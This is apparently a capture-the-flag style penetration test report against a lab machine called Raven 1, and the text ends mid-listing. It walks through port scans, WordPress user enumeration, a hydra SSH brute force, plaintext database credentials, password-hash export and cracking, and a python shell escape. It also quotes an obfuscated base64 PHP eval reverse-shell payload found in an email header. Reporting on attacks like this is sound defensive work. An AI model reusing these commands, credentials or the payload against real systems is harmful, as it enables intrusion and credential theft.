OffSec Corps®

Penetration Test Report
and
Defensive System Hardening Strategy Report

for
Raven Industries
17-12-20

performed by

Sam Geron
Penetration Tester and
Defensive Security Consultant

OffSec Corp Pty Ltd

Executive Suite 23,
39 Cook Rd
Centennial Park,
NSW, 2021
Australia

Executive Summary

Security Posture

A company's security posture is the company's collective security status. This includes all software and hardware, services, networks, information, vendors, service providers, building security and employee security awareness and practice.

Amongst other strategies, penetration testing is practically the most effective way to verify your company's security posture and be able to make informed security decisions based on relevant, real-time vulnerabilities discovered, and assess business risks.

Offensive security - Red Team services, is the only practical way to inform your company's defence against cyber crime and compromise of intellectual property or business integrity.

Following a penetration test a full defensive report and informed system hardening assessment - Blue Team services, should be provided. A security team is then required to perform a full system hardening, in accordance with either the CSO or CISO and CFO business risk investment decisions.

Summary of Results

OffSec Corps® was contracted by Raven Industries to conduct an internal penetration test in order to determine its vulnerability to attack. OffSec Corps® was tasked with locating and exfiltrating target information and documents, and determining if system level access could be achieved.

A penetration test was conducted against one of the machines in the company's network, hostname - Raven 1. The machine was easily compromised top to bottom with no information provided to us, beyond network access, simulating the level of access of a regular internet user. A vulnerable webserver and wordpress installation were found in the system, as well as two users with low level privileges. However, due to poor security awareness and configuration, both accounts were easily accessed, and one resulted in root level access. Aside from a few simple exploits, hinging mainly on poor passwords, an array of vulnerabilities was discovered. These only existed due to unpatched/out of date applications and OS. This aside, our team has highlighted many effective system hardening practices that will greatly improve the security of the Raven. It is our opinion that a security team review the exploits and vulnerabilities discovered and immediately begin executing recommended mitigations and hardening strategies outlined. With a number of simple and technical strategies, such as security awareness training, secure authentication practices, updating and patching applications and operating systems, restricting visibility and access from the public, and general system hardening, Raven Industries' infrastructure should withstand the next penetration test, and would not be compromised. In all likelihood, there will always still be vulnerabilities that exist, as closing off or locking down a system completely would render it almost unusable, though following the outlined hardening strategies, and regular security tests, these should not lead to exploitation of your company's systems and your company's security posture should remain robust.

Summary details of the penetration test:

Our team was given 4 flags to achieve as part of the procedure to demonstrate attack potential and vulnerability, all of which were achieved and exfiltrated.

The first user – Michael, had a poor password that was his name and was cracked instantly. The second user had his password hash, an encrypted form of a password, stored within an accessible document in the webserver. This was easily accessed from within Michael's account, after searching through webserver configuration files to find it. The webserver's directory structure was publicly visible from a browser, files were accessible to the public, and the full directory tree was easily enumerated from within Linux. Finally, due to poor configuration, the second user – Steven, had been inadvertently given root level access via a core application – python. With this level of access, our team was able to create a hidden superuser with root level

access; open a persistent hidden port for re-entry and whitelist our attacker's IP; we were able to exfiltrate passwords and documents; we had the ability to change the root level password and so on. A threat agent would be able to launch an uncountable number of attacks, from uploading malicious scripts, malware, viruses, trojans etc., to running severe attacks, such as ransomware, in which all the victim's data is encrypted and held ransom.

Contents

Enter the Raven

Target Machine: Raven 1

ATTACK NARRATIVE

Summary

1. **Netdiscover**. Uncover all target machines.
2. **Nmap**. Find services running and ports open.
3. **Gobuster**. Install and use to enumerate webserver directories; uncover wordpress.
4. **WPScan**. Brute force user names
5. **Nmap**. Enumerate webserver and find vulnerabilities
6. **Autorecon**. Perform largescale enumeration
7. **Legion.** Thorough vulnerability scan.
8. **Webserver**. Inspect to find Flag 1
9. **Hydra**. Brute force Michael's SSH password
10. **SSH**. Enter Michael's user shell, find Flag 2 and inspect *wp_config.php* for MySQL credentials
11. **MySQL**. Find and export 2 password hashes.
12. **SCP**. Exfiltrate hashes for password cracking – crack Steven's password.
13. **John the Ripper**. Crack Steven's hash.
14. **SSH**. Enter Steven's account.
15. **Interactive shell**. Gain interactive shell with python.
16. **Root access**. Gain root using python root vulnerability; and find flag 4.
17. **MySQL**. Find flag 3.
18. **SCP**. Exfiltrate tables.txt
19. **Post Exploitation.** Hacker adds a hidden superuser

Netdiscover

Used to discover all the machines in the network to find the target.

```
 192.168.1.1     00:15:5d:00:04:0d      1      42  Microsoft Corporation
 192.168.1.100   4c:eb:42:d2:d5:d7      1      42  Intel Corporate
 192.168.1.105   00:15:5d:00:04:0f      1      42  Microsoft Corporation
 192.168.1.110   00:15:5d:00:04:10      1      42  Microsoft Corporation
 192.168.1.115   00:15:5d:00:04:11      1      42  Microsoft Corporation
```

192.168.1.1 – Gateway

192.168.1.100 – Capstone

192.168.1.105 – ELK server

192.168.1.110 - Target 1 – Raven 1 – our target machine

192.168.1.115 - Target 2 – Raven 2

1. Nmap

Full port and service discovery

Used to find all open ports in the target.

```
root@Kali:~# nmap -sV -v -p- 192.168.1.110
```

```
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http        Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
45851/tcp open  status      1 (RPC #100024)
```

General Aggressive vulnerability scan

General check for vulnerability scan, revealed nothing of interest

```
root@Kali:~# nmap -A -vvv 192.168.1.110 --script=vuln
```

2. Gobuster

Directory scan with gobuster, reveals wordpress:

Used to reveal directories in the webserver. Used as recon to find attack options.

```
root@Kali:~# gobuster dir -u "http://192.168.1.110" -w /usr/share/wordlists
/dirb/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.1.110
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/12/09 21:43:41 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/css (Status: 301)
/fonts (Status: 301)
/index.html (Status: 200)
/img (Status: 301)
/js (Status: 301)
/manual (Status: 301)
/server-status (Status: 403)
/vendor (Status: 301)
/wordpress (Status: 301)
===============================================================
2020/12/09 21:43:43 Finished
===============================================================
```

3. WPScan

Brute force WordPress in the webserver, with rockyou.txt to reveal 2 users.

Using wpscan we needed to find usernames and vulnerable plugins. This scan found 2 essential usernames – Michael and Steven.

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress/ -P /usr/share/wor
dlists/rockyou.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Fri Dec 11 15:51:14 2020
```

```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Nmap

Further enumerate webserver:

Using a http enumeration script, nmap revealed the wordpress directory structure and potential targets in the http port 80.

```
root@Kali:~# nmap --script=http-enum.nse 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-10 01:43 PST
Nmap scan report for 192.168.1.110
Host is up (0.00057s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
| http-enum:
|   /wordpress/: Blog
|   /wordpress/wp-login.php: Wordpress login page.
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.10 (
debian)'
|   /img/: Potentially interesting directory w/ listing on 'apache/2.4.10 (
debian)'
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.10 (d
ebian)'
|   /manual/: Potentially interesting folder
|_  /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.1
0 (debian)'
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 4.51 seconds
```

Vulnerability scan to individual ports:

By targeting specific ports with an aggressive vulnerability scan we can get more detailed information.

Port 139:

Port 139 scan revealed that Samba is vulnerable to DoS attack.

```
root@Kali:~# nmap -A --script=vuln -p 139 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-11 16:20 PST
Nmap scan report for 192.168.1.110
Host is up (0.00090s latency).

PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Warning: OSScan results may be unreliable because we could not find at leas
t 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of ser
vice
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable
to denial of service caused by a null deference
|       pointer. This script will crash the service if it is vulnerable. Th
is vulnerability was discovered by Ron Bowes
|       while working on smb-enum-sessions.
|_
```

Port 445:

Port 445 scan revealed a Samba - Denial of Service vulnerability

```
PORT    STATE SERVICE     VERSION
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Warning: OSScan results may be unreliable because we could not find at leas
t 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of ser
vice
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable
to denial of service caused by a null deference
|       pointer. This script will crash the service if it is vulnerable. Th
is vulnerability was discovered by Ron Bowes
|       while working on smb-enum-sessions.
|_

TRACEROUTE
HOP RTT     ADDRESS
1   0.81 ms 192.168.1.110

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.75 seconds
```

Port 22:

Port 22 displayed a long list of known, potential vulnerabilities.

```
root@Kali:~# nmap -A -v --script=vuln -p22  192.168.1.110
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| vulners:
|   cpe:/a:openbsd:openssh:6.7p1:
|       CVE-2015-5600   8.5     https://vulners.com/cve/CVE-2015-5600
|       EDB-ID:40888    7.8     https://vulners.com/exploitdb/EDB-ID:40888*
EXPLOIT*
|       EDB-ID:41173    7.2     https://vulners.com/exploitdb/EDB-ID:41173*
EXPLOIT*
|       CVE-2015-6564   6.9     https://vulners.com/cve/CVE-2015-6564
|       CVE-2017-15906  5.0     https://vulners.com/cve/CVE-2017-15906
|       SSV:90447       4.6     https://vulners.com/seebug/SSV:90447    *EX
PLOIT*
|       EDB-ID:45233    4.6     https://vulners.com/exploitdb/EDB-ID:45233*
EXPLOIT*
|       EDB-ID:45210    4.6     https://vulners.com/exploitdb/EDB-ID:45210*
EXPLOIT*
|       EDB-ID:45001    4.6     https://vulners.com/exploitdb/EDB-ID:45001*
EXPLOIT*
|       EDB-ID:45000    4.6     https://vulners.com/exploitdb/EDB-ID:45000*
EXPLOIT*
|       EDB-ID:40963    4.6     https://vulners.com/exploitdb/EDB-ID:40963*
EXPLOIT*
|       EDB-ID:40962    4.6     https://vulners.com/exploitdb/EDB-ID:40962*
EXPLOIT*
|       CVE-2016-0778   4.6     https://vulners.com/cve/CVE-2016-0778
|       CVE-2015-5352   4.3     https://vulners.com/cve/CVE-2015-5352
|       CVE-2016-0777   4.0     https://vulners.com/cve/CVE-2016-0777
|_      CVE-2015-6563   1.9     https://vulners.com/cve/CVE-2015-6563
```

4. Autorecon

Fully enumerate target

Autorecon enumerates with a variety of apps and switch options, exporting into an elaborate directory tree. To navigate reconnaissance files, I setup a webserver to navigate at the browser. Despite this, didn't reveal much more than the previous scans.

```
root@kali:/home/kali# autorecon 192.168.56.104
[*] Scanning target 192.168.56.104
[*] Running service detection nmap-full-tcp on 192.168.56.104
[*] Running service detection nmap-quick on 192.168.56.104
[*] Running service detection nmap-top-20-udp on 192.168.56.104
[*] [19:28:26] - There are 3 tasks still running on 192.168.56.104
[*] [19:29:26] - There are 3 tasks still running on 192.168.56.104
[*] Service detection nmap-quick on 192.168.56.104 finished successfully in 2 minutes, 11 seconds
[*] Found ssh on tcp/22 on target 192.168.56.104
[*] Found http on tcp/80 on target 192.168.56.104
[*] Found rpcbind on tcp/111 on target 192.168.56.104
[*] Running task tcp/22/sslscan on 192.168.56.104
[*] Running task tcp/22/nmap-ssh on 192.168.56.104
[*] Running task tcp/80/sslscan on 192.168.56.104
[*] Running task tcp/80/nmap-http on 192.168.56.104
[*] Running task tcp/80/curl-index on 192.168.56.104
[*] Running task tcp/80/curl-robots on 192.168.56.104
[*] Running task tcp/80/wkhtmltoimage on 192.168.56.104
[*] Running task tcp/80/whatweb on 192.168.56.104
[*] Task tcp/22/sslscan on 192.168.56.104 finished successfully in less than a second
[*] Task tcp/80/sslscan on 192.168.56.104 finished successfully in less than a second
[*] Task tcp/80/curl-index on 192.168.56.104 finished successfully in less than a second
[*] Task tcp/80/curl-robots on 192.168.56.104 finished successfully in less than a second
[*] Running task tcp/80/nikto on 192.168.56.104
[*] Running task tcp/80/gobuster on 192.168.56.104
[*] Running task tcp/111/sslscan on 192.168.56.104
[*] Running task tcp/111/nmap-nfs on 192.168.56.104
[*] Task tcp/111/sslscan on 192.168.56.104 finished successfully in less than a second
[*] Running task tcp/111/showmount on 192.168.56.104
[*] Task tcp/111/showmount on 192.168.56.104 finished successfully in 1 second
[*] Running task tcp/111/nmap-msrpc on 192.168.56.104
[*] Task tcp/22/nmap-ssh on 192.168.56.104 finished successfully in 9 seconds
[*] Task tcp/80/wkhtmltoimage on 192.168.56.104 finished successfully in 16 seconds
[*] Task tcp/80/nikto on 192.168.56.104 finished successfully in 18 seconds
[*] Task tcp/80/whatweb on 192.168.56.104 finished successfully in 24 seconds
[*] Task tcp/111/nmap-msrpc on 192.168.56.104 finished successfully in 26 seconds
[*] Task tcp/111/nmap-nfs on 192.168.56.104 finished successfully in 27 seconds
[*] [19:30:26] - There are 4 tasks still running on 192.168.56.104
```

Local webserver – recon

Opening a local webserver will make it easier to view all the scan results in one place.


Python3

http server port 7777


```
root@kali:/home/kali/Raven1/results# python3 -m http.server 7777
Serving HTTP on 0.0.0.0 port 7777 (http://0.0.0.0:7777/) ...
```

Browser

Go to *localhost:7777*




Results of autorecon scans:



5. Legion

Vulnerability scans with Legion were extremely productive. From the 100 or so vulnerabilities it picked up on port 80 and port 20, roughly a 3rd of those turned out to be legitimate, and an even smaller portion of those require assessment.



CVE Id	CVSS Score	Product	Version
CVE-2015-5600	8.5	openssh	6.7p1
EDB-ID:40888	7.8	openssh	6.7p1
CVE-2017-3169	7.5	http_server	2.4.10
CVE-2017-7679	7.5	http_server	2.4.10
CVE-2017-7668	7.5	http_server	2.4.10
CVE-2020-11984	7.5	http_server	2.4.10
CVE-2017-3167	7.5	http_server	2.4.10
1337DAY-ID-32502	7.2	http_server	2.4.10
CVE-2019-0211	7.2	http_server	2.4.10
EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB	7.2	http_server	2.4.10
EDB-ID:41173	7.2	openssh	6.7p1
CVE-2015-6564	6.9	openssh	6.7p1
CVE-2018-1312	6.8	http_server	2.4.10
CVE-2017-15715	6.8	http_server	2.4.10

6. Webserver – Inspect for flag 1

Inspecting service.html source code at the browser, reveals Flag 1

7. Hydra

Brute forcing Michael's SSH password.

```
root@kali:/home/kali# hydra -l michael -P /usr/share/wordlists/rockyou.txt 192.168.56.104 -t 4 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
ore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-12-10 08:21:14
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries
[DATA] attacking ssh://192.168.56.104:22/
[22][ssh] host: 192.168.56.104   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-12-10 08:21:37
```

8. SSH – Michael

Log into michael with pass: michael

ssh michael@192.168.1.110

Flag 2

```
michael@Raven:/$ locate *flag*.txt
/var/www/flag2.txt
michael@Raven:/$
```

Communication with a hacker

Email messages between a sysadmin – www-data and a hacker were discovered.

PHPmailer

Within the email, evidence of PHPmailer service was discovered. This version of PHPmailer – 5.2.17 may be vulnerable to a number of exploits.

```
Received: (from www-data@localhost)
        by Raven.raven.local (8.14.4/8.14.4/Submit) id w7CM4ItE006746
        for xjmZ5"@BEDDT.com; Mon, 13 Aug 2018 08:04:18 +1000
X-Authentication-Warning: Raven.raven.local: www-data set sender to XOHzC72qQ\ using -f
X-Authentication-Warning: Raven.raven.local: Processed from queue /tmp
To: Hacker <admin@vulnerable.com>
Subject: Message from <?php eval(base64_decode('Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKT
6Ly97JGlwfTp7JHBvcnR9Iik7ICRzX3R5cGUgPSAnc3RyZWFtJzsgfSBpZiAoISRzICYmICgkZiA9ICdmc29ja29wZ
9jYWxsYWJsZSgkZikpIHsgJHMgPSAkZihBRl9JTkVULCBTT0NLX1NUUkVBTSwgU09MX1RDUCk7ICRyZXMgPSBAc29j
ycpOyB9IGlmICghJHMpIHsgZGllKCdubyBzb2NrZXQnKTsgfSBzd2l0Y2ggKCRzX3R5cGUpIHsgY2FzZSAnc3RyZWF
IHVucGFjaygiTmxlbiIsICRsZW4pOyAkbGVuID0gJGFbJ2xlbiddOyAkYiA9ICcnOyB3aGlsZSAoc3RybGVuKCRiKS
ja2V0X3JlYWQoJHMsICRsZW4tc3RybGVuKCRiKSk7IGJyZWFrOyB9IH0gJEdMT0JBTFNbJ21zZ3NvY2snXSA9ICRzO
FsJykpIHsgJHN1aG9zaW5fYnlwYXNzPWNyZWF0ZV9mdW5jdGlvbignJywgJGIpOyAkc3Vob3Npbl9ieXBhc3MoKTsg
X-PHP-Originating-Script: 0:class.phpmailer.php
Date: Mon, 13 Aug 2018 08:04:18 +1000
From: Vulnerable Server <"XOHzC72qQ\" -OQueueDirectory=/tmp -X/var/www/html/JjpDMyXE.php x
Message-ID: <6b351caa55de2b69dbc030a3093b065c@192.168.206.131>
X-Mailer: PHPMailer 5.2.17 (https://github.com/PHPMailer/PHPMailer)
MIME-Version: 1.0
Content-Type: text/plain; charset=iso-8859-1

qPWc
```

9. MySQL

WordPress Configuration - wp_config.php

Within Michael's account, find and use credentials from wp_config.php, located in the webserver *wordpress* directory, to log into MySQL and access databases.

```
michael@Raven:/var/www/html/wordpress$ ls
index.php    posts.txt;   tables;     tables.txt;      wp-admin              wp-comments-post.php
license.txt  readme.html  tables.txt  wp-activate.php  wp-blog-header.php    wp-config.php
michael@Raven:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

MySQL credentials:

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Enter MySQL with credentials for root user;

```
michael@target1:~$ mysql -u root -p wordpress
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 550
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved
.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme
nt.

mysql>
```

Inspect tables – *wp_users* to find 2 user hashes;

```
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)
```

Export wp_users to text - hashes.txt

```
mysql> select * from wp_users; \T hashes.txt;
+----+------------+------------------------------------+---------------+---
---------------+----------+---------------------+---------------------+---
----------+----------------+
| ID | user_login | user_pass                          | user_nicename | us
er_email       | user_url | user_registered     | user_activation_key | us
er_status | display_name   |
+----+------------+------------------------------------+---------------+---
---------------+----------+---------------------+---------------------+---
----------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | mi
chael@raven.org |          | 2018-08-12 22:49:12 |                     |
        0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | st
even@raven.org  |          | 2018-08-12 23:31:16 |                     |
        0 | Steven Seagull |
+----+------------+------------------------------------+---------------+---
---------------+----------+---------------------+---------------------+---
----------+----------------+
2 rows in set (0.00 sec)

mysql> exit
```

10. SCP

Exfiltrate hashes back to host machine

```
kali@kali:~$ scp -r michael@192.168.56.104:/var/www/html/wordpress/hashes.txt ~/.
michael@192.168.56.104's password:
hashes.txt
kali@kali:~$ ls
alex.txt                          michael@192.168.56.104  rockyou.txt
cve-2019-9978.bak.py              Music                   ryan.txt
cve-2019-9978.py                  mysqlhash2.txt          s99665v
Darkside.pcap                     mysqlhash.txt           simple_passwd
Desktop                           nullbyte.txt            simple.txt
Documents                         payload1.txt            sosimple1.txt
Downloads                         payload.txt             sosimplestuff
Final-Project-vulns.legion        Pictures                sosimple.txt
Final-Project-vulns-tool-output   Public                  steven_hash
hashes.txt                        Raven                   Templates
hydra.restore                     Raven1                  test.txt
legion                            Raven2                  username
LinEnum.sh                        results                 Videos
kali@kali:~$ ls hashes.txt
hashes.txt
kali@kali:~$
```

11. John the Ripper

Crack Steven's hash

Leave only the 2 hashes in a text document, after removing salt (PB), and crack Steven's hash.

```
root@kali:/home/kali# cat hashes.txt
$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
k3VD9jsxx/loJoqNsURgHiaB23j7W/
jRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
```

- Password: *pink84*

```
root@kali:/home/kali# john hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salt
Remaining 1 password hash
Cost 1 (iteration count) is 8192 for all loade
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other
Almost done: Processing the remaining buffered
Proceeding with wordlist:/usr/share/john/passw
Proceeding with incremental:ASCII
0g 0:01:57:00  3/3 0g/s 23316p/s 23316c/s 2331
Session aborted
root@kali:/home/kali# john hashes.txt --show
?:pink84
```

12. SSH - Steven

SSH into Steven's account with password: *pink84*

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ ls
$ pwd
/home/steven
```

13. Interactive shell

Gain interactive shell with python3

```
$ python -c 'import pty; pty.spawn("/bin/sh")'
$ /bin/bash -i
steven@target1:/var/www/html$
```

Locate flag 2 again

```
steven@target1:/$ locate flag
/usr/include/linux/kernel-page-flags.h
/usr/include/linux/tty_flags.h
/usr/include/x86_64-linux-gnu/asm/processor-flags.h
/usr/include/x86_64-linux-gnu/bits/waitflags.h
/usr/lib/python2.7/dist-packages/dns/flags.py
/usr/lib/python2.7/dist-packages/dns/flags.pyc
/usr/lib/x86_64-linux-gnu/perl/5.20.2/bits/waitflags.ph
/usr/lib/x86_64-linux-gnu/samba/libflag-mapping.so.0
/usr/share/doc/apache2-doc/manual/da/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/de/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/en/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/es/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/fr/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/ja/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/ko/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/pt-br/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/tr/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/zh-cn/rewrite/flags.html
/usr/share/man/man3/fegetexceptflag.3.gz
/usr/share/man/man3/fesetexceptflag.3.gz
/var/www/flag2.txt
